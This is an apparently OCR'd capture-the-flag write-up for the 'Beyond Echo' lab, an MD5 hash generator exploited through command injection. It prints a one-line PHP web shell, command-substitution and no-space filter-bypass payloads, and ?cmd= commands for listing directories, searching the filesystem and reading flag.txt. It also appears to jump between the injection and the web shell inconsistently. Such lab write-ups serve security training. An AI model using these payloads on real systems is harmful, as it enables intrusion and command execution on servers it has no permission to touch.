

Beyond Echo

Date: [02/24/2026]
Platform: HackerDNA
Difficulty: Medium
Points: 20
Flags: 1
URL: https://hackerdna.com/labs/learn-102
Objective: Beyond Echo is a web-application enumeration and exploitation lab focused on understanding how a simple site handles user input and where that handling breaks down. The objective is to treat the target like a black-box system, map out its behavior, and identify the one feature that isn't processing input safely. Once that weak point is understood, the goal is to leverage it to interact with the underlying system just enough to locate and read the flag.txt file stored on the target machine.




Initial Enumeration — Nmap Scan
nmap -sC -sV 34.243.186.27 (Use your lab IP Provided)

The scan reveals a simple web application running on port 80.
Loading the page shows an MD5 Hash Generator — this becomes the main focus of the lab.



Load the lab browser page and paste the following into the blank box:

echo '<?php system($_GET["cmd"]); ?>' > shell.php



This step is important for anyone who has never worked with this type of lab before. It shows how a typical PHP web shell payload *would* look if the application were vulnerable to direct command execution. In this lab, the MD5 generator doesn't actually execute this command, but testing it helps confirm how the application handles input and whether it processes anything beyond simple hashing.

To get the "Beyond" part of this lab working, we need to use **Command Substitution** instead. This forces the server to execute our command *before* hashing the output, which is the real behavior we're testing for.

Understanding the Vulnerability

The MD5 generator normally hashes whatever text you enter. However, the "Beyond" part of this lab hints that the application may be vulnerable to command substitution, allowing the server to execute a command *before* hashing the result.

The key idea:

- If the hash stays d41d8cd98f00b204e9800998ecf8427e → the command failed or returned nothing.
- If the hash changes → the server executed your command and hashed the output.

Testing for Command Execution

1. Command Substitution — Modern Form

Code: **$(ls)**

If the server executes **ls**, the output will be hashed, producing a different MD5 value.

2. Backtick Method (Legacy but often overlooked)

Code: **`ls`**

Some filters block $() but forget about backticks.

3. No-Space Bypass

If spaces are filtered:

Code: **`cat<flag.txt`**

or

Code: **$(cat<flag.txt)**

These variations help bypass simple input sanitization.

Interpreting the Hashes

If the hash remains: d41d8cd98f00b204e9800998ecf8427e

That is the MD5 of an empty string — meaning the command didn't run or produced no output.

If you receive a **new** hash, copy it and run it through an MD5 cracker (e.g., CrackStation). The decoded output is the result of your executed command.

Finding the Flag

Once command execution is confirmed, the next step is to locate flag.txt.

If you get the same d41d... hash (empty string), the command failed or returned nothing.

If you get a **brand new hash** that you haven't seen before, **copy and paste it into the box on the webpage**.

1. Check the Parent Directory: ?cmd=ls -la ..


Often, the flag is kept in / or /var/www/. Try this command in your URL: ?cmd=ls -la ..

2. Search the Whole System: ?cmd=find / -name "flag.txt" 2>/dev/null

If you don't see it in the parent folder, try using the command to locate it for you. This is the most "hackers" way to do it:

3. When the search returns – you found the file: /flag.txt

?cmd=find / -name "flag.txt" 2>/dev/null



Bingo! Your find command worked perfectly. If you look at the very last line of the output in your screenshot, you'll see the jackpot:

/flag.txt

This means the flag is located in the **root directory** of the filesystem, not in the web folder where your shell is.

The Final Step

Now you just need to read that specific file. Change the cmd parameter in your URL to:

?cmd=cat /flag.txt

Once you hit enter, the content of the flag should appear right there on the screen (it might be preceded by that echo text again).

Copy and paste the code into the lab and Congratulations!!!

Conclusion

Beyond Echo reinforces the importance of testing how a web application handles user input and recognizing when backend behavior can be influenced. By experimenting with different forms of command substitution, it becomes possible to pivot from a simple hashing tool to limited command execution, ultimately leading to the discovery of the flag.